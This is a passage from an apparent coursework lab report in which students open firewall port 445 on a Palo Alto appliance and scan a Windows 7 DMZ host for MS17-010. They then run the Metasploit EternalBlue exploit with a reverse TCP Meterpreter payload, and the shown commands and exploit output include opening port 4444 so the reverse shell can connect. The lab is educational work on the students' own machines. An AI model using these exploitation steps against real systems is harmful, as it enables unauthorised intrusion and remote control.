


Figure 65: Transmissionfile.txt successfully loaded to Kali system.




Figure 66: Content of Transmissionfile.txt on Kali.

14. Allow access to DMZ-Host from Kali-Linux over port 445.

The screenshot shows the Palo Alto Networks PAN-OS interface. The left sidebar includes 'Security', 'Policy Based Forwarding', 'Decryption', 'Tunnel Inspection', 'Application Override', 'Authentication', 'DxS Protection', and 'SD-WAN'. The main area shows a table of 'Security Policy Rule' entries:

	NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS	HIT COUNT	LAST HIT
1	Deny-Facebook-chat	none	Interzone	Inside	any	any	any	Outside	any	any	facebook-chat	application...	<input checked="" type="checkbox"/> Deny	none	<input type="checkbox"/>	5	2023-12
2	HTTP	none	Interzone	DMZ	any	any	any	Outside	any	any	any	service-DNS	<input checked="" type="checkbox"/> Allow	none	<input type="checkbox"/>	5028	2023-12
3	HTTP-Application	none															
4	TFTP	none															
5	TFTP-return	none															
6	intzone-default	none															
7	intzone-default.d	none															

A modal dialog titled 'Service' is open, showing the configuration for rule 3. It includes fields for 'Name' (Exploit_Port), 'Protocol' (TCP selected), 'Destination Port' (445), and 'Source Port' (1-65535). The 'OK' button is highlighted.

Figure 67: Configuring policy access rule for exploit port tcp 445.

The screenshot shows the Palo Alto Networks Policy Access Rule (PA-VM) configuration interface. The main view displays a table of policy rules. The columns include: NAME, TAGS, TYPE, Source (ZONE, ADDRESS, USER, DEVICE), Destination (ZONE, ADDRESS, DEVICE), APPLICATION, SERVICE, ACTION, PROFILE, OPTIONS, HIT COUNT, and LAST HIT. The table lists several rules, including:

- Rule 1: Deny-Facebook-chat (Type: interzone, Source: Inside, Destination: Outside, Action: Deny, Options: none). Last hit: 2023-12-06.
- Rule 2: HTTP (Type: interzone, Source: DMZ, Inside, Destination: Outside, Action: Allow, Options: none). Last hit: 2023-12-03040.
- Rule 3: HTTP-Application (Type: interzone, Source: DMZ, Inside, Destination: Outside, Action: Allow, Options: none). Last hit: 2023-11-1449.
- Rule 4: TFTP (Type: interzone, Source: Kali, Destination: DMZ, Action: Allow, Options: none). Last hit: 2023-12-2338.
- Rule 5: Exploit Port (Type: interzone, Source: Kali, Destination: DMZ, Action: Allow, Options: none). Last hit: 2023-12-117.
- Rule 6: Intrazone-default (Type: interzone, Source: any, Destination: any, Action: Allow, Options: none). Last hit: 2023-12-1439.
- Rule 7: interzone-default (Type: interzone, Source: any, Destination: any, Action: Deny, Options: none). Last hit: 2023-12-8998.

The left sidebar shows navigation links for Security, NAT, QoS, Policy Based Forwarding, Decryption, Tunnel Inspection, Application Override, Authentication, DDoS Protection, and SD-WAN. The bottom left shows the Policy Optimizer section with various metrics. The bottom right includes standard browser controls like back, forward, search, and refresh, along with the Palo Alto Networks logo.

Figure 68: Exploit Port enabled between Kali and DMZ.




Figure 69: Configuring new inbound access rule in firewall allowing for port 445 access.





Figure 70: Nmap on Kali linux showing Port open.

PA-VM																		
MONITOR																		
POLICIES OBJECTS NETWORK DEVICE																		
Logs																		
RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SOVAN SITE NAME	APP FILE COUNT
12/01/16:20:26	drop	Kali	outside	192.168.146.26		8.8.8	172.16.1.26		53	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:26	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	Exploit Port	tcp-rst-from-client	280	0	0	0	
12/01/16:20:26	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	Exploit Port	tcp-rst-from-client	280	0	0	0	
12/01/16:20:26	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	Exploit Port	tcp-rst-from-client	280	0	0	0	
12/01/16:20:26	drop	Kali	outside	192.168.146.26		8.8.8	172.16.1.26		53	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:21	drop	Kali	outside	192.168.146.26		8.8.8	172.16.1.26		53	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:21	start	DMZ	DMZ	172.16.1.1			172.16.1.255		137	netbios-ns	allow	interzone-default	n/a	92	0	0	0	
12/01/16:20:21	start	DMZ	DMZ	172.16.1.1			172.16.1.255		138	netbios-dg	allow	interzone-default	n/a	216	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		5810	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		6969	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		1216	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		8084	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		34572	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		8011	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		10629	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		1761	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		990	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		9080	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		26214	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	
12/01/16:20:11	drop	Kali	DMZ	192.168.146.26			172.16.1.26		2005	not-applicable	deny	interzone-default	policy-denied	0	0	0	0	

Figure 71: Log showing Kali Linux access to port 445 (TFTP rule disabled so non-standard ports denied are denied access)

15. Use the Metasploit framework on Kali Linux to demonstrate that DMZ-Host is vulnerable to MS17-010.

Similar to what we did in Assignment 2, we configured Metasploit eternal blue scanner to 172.16.1.26 and ran a scan to see if the host is vulnerable.



The screenshot shows a terminal window titled "Kali - VMware Workstation 17 Player (Non-commercial use only)". The URL "https://metasploit.com" is visible in the browser tab above the terminal. The terminal output is as follows:

```
[+] metasploit v6.3.27-dev
+ --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ --=[ 1382 payloads - 46 encoders - 11 nops        ]
+ --=[ 9 evasion          ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternal
Matching Modules
=====
#  Name
-   Disclosure Date Rank Check Description
0   exploit/windows/smb/ms17_010_eternalblue    2017-03-14 average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1   exploit/windows/smb/ms17_010_psexec         2017-03-14 normal Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
2   auxiliary/admin/smb/ms17_010_command       2017-03-14 normal No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
3   auxiliary/scanner/smb/smb_ms17_010          2017-03-14 normal No   MS17-010 SMB RCE Detection
4   exploit/windows/smb/smb_doublepulsar_rce    2017-04-14 great  Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 172.16.1.26
rhosts => 172.16.1.26
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 172.16.1.26:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600
[*] 172.16.1.26:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 72: Kali Linux executing the scanner determining that the host is likely vulnerable.

The screenshot shows a log entry from the Palo Alto Network interface. The log details a connection from Kali (192.168.146.26) to 172.16.1.26 on port 445. The connection was initiated at 12/01 16:44:49 and completed at 12/01 16:45:09. The source IP is 10.10.10.1. The destination dynamic address group is 192.168.146.255. The action taken was 'allow' based on the 'intrazone-default' rule. The session ended at 12/01 16:45:09. The log also notes that the 'intrazone-default' rule was reenabled.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/3 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
	12/01 16:44:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		135	incomplete	allow	TFTP	aged-out	296 0		0
	12/01 16:45:09	end	inside	inside	10.10.10.1			10.10.10.255		138	netbios-dg	allow	intrazone-default	aged-out	243 0		0
	12/01 16:45:09	end	Kali	Kali	192.168.146.1			192.168.146.255		138	netbios-dg	allow	intrazone-default	aged-out	243 0		0
	12/01 16:45:09	end	DMZ	DMZ	172.16.1.1			172.16.1.255		138	netbios-dg	allow	intrazone-default	aged-out	243 0		0
	12/01 16:45:09	end	outside	outside	10.0.0.27			10.0.0.255		138	netbios-dg	allow	intrazone-default	aged-out	243 0		0
	12/01 16:44:39	start	inside	inside	10.10.10.1			10.10.10.255		138	netbios-dg	allow	intrazone-default	n/a	243 0		0
	12/01 16:44:39	start	Kali	Kali	192.168.146.1			192.168.146.255		138	netbios-dg	allow	intrazone-default	n/a	243 0		0
	12/01 16:44:39	start	DMZ	DMZ	172.16.1.1			172.16.1.255		138	netbios-dg	allow	intrazone-default	n/a	243 0		0
	12/01 16:44:39	start	outside	outside	10.0.0.27			10.0.0.255		138	netbios-dg	allow	intrazone-default	n/a	243 0		0
	12/01 16:43:59	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	TFTP	tcp-est-from-client	280 0		0
	12/01 16:43:59	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	TFTP	tcp-est-from-client	280 0		0
	12/01 16:43:59	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	TFTP	tcp-est-from-client	280 0		0
	12/01 16:43:54	end	Kali	DMZ	192.168.146.26			172.16.1.26		445	incomplete	allow	TFTP	tcp-est-from-client	280 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		5678	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		5500	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		900	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		2160	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		5550	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		749	incomplete	allow	TFTP	aged-out	74 0		0
	12/01 16:43:49	end	Kali	DMZ	192.168.146.26			172.16.1.26		37	incomplete	allow	TFTP	aged-out	74 0		0

Figure 73: Log showing Kali Linux access to port 445 during scanner (TFTP access rule was reenabled in this step).

16. Exploit the MS17-010 vulnerability on DMZ-Host using default Meterpreter payload (reverse TCP) from Kali Linux. Was the attack successful? Why?

This attack was not successful by default. Meterpreter was able to drop the payload into the DMZ-Host, indicating some level of success. However, even with the TFTP port rule in place, for some reason, port 4444 return traffic was blocked by the firewall, and thus the connection could not be firmly established. As such, the msfconsole deemed the attack a failure.

Figure 74: Kali msfconsole showing failed attack attempt.

Figure 75: Log showing despite access to port 445, the firewall denied port 4444.

17. Assess the attack's success and perform required tasks if unsuccessful.

As stated before, the Kali Linux machine was able to drop the payload into the System files of the target computer. As such, this attack did have some success. If the attack had been simple malware or ransomware, it would have been entirely successful over this port and could have overridden system files. However, this exploit establishes the reverse TCP connection over an open port 4444. The firewall initially blocks this port. This is because port 4444 in the firewall logs is designated an application labelled “unknown port” as the firewall is unfamiliar with the application attempting to be executed, such that it is denied by the default Zero Trust rule. Therefore, in order to make this task successful, we must open port 4444 within the firewall access rules.

The screenshot shows the Palo Alto Networks PA-VM interface. The main window displays the security policy rulebase. Rule 2, titled "HTTP", is selected. This rule allows traffic from the DMZ zone to the Inside zone on port 4444. The rule details are as follows:

Source	Destination	Action	Profile	Options	Hit Count	Last Hit
any	any	Allow	none		3058	2023-12-01 12:01:00

The "Policy Optimizer" sidebar shows various audit findings and recommendations. Rule 2 is highlighted in yellow, indicating it is being edited.

Figure 76: Allowing for TCP port 4444 to be opened.

The screenshot shows a terminal window titled "Kali - VMware Workstation 17 Player (Non-commercial use only)". The terminal is running on a Kali Linux host, with the command "kali@kali:~" at the prompt. The window displays a log of exploit activity:

```
[+] 172.16.1.26:445 - Connection established for exploitation.
[+] 172.16.1.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.26:445 - CORE raw buffer dump (27 bytes)
[*] 172.16.1.26:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 172.16.1.26:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 172.16.1.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.26:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.26:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.26:445 - Starting non-paged pool grooming
[*] 172.16.1.26:445 - Sending SMBv2 buffers
[*] 172.16.1.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.26:445 - Sending final SMBv2 buffers.
[*] 172.16.1.26:445 - Sending last fragment of exploit packet!
[*] 172.16.1.26:445 - Receiving response from exploit packet
[+] 172.16.1.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.26:445 - Sending egg to corrupted connection.
[*] 172.16.1.26:445 - Triggering free of corrupted buffer.
[-] 172.16.1.26:445 -----
[-] 172.16.1.26:445 -----FAIL-----
[-] 172.16.1.26:445 -----
[*] 172.16.1.26:445 - Connecting to target for exploitation.
[+] 172.16.1.26:445 - Connection established for exploitation.
[*] 172.16.1.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.26:445 - CORE raw buffer dump (27 bytes)
[*] 172.16.1.26:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 172.16.1.26:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30 sional 7600
[+] 172.16.1.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.26:445 - Trying exploit with 17 Groom Allocations.
[*] 172.16.1.26:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.26:445 - Starting non-paged pool grooming
[*] 172.16.1.26:445 - Sending SMBv2 buffers
[*] 172.16.1.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
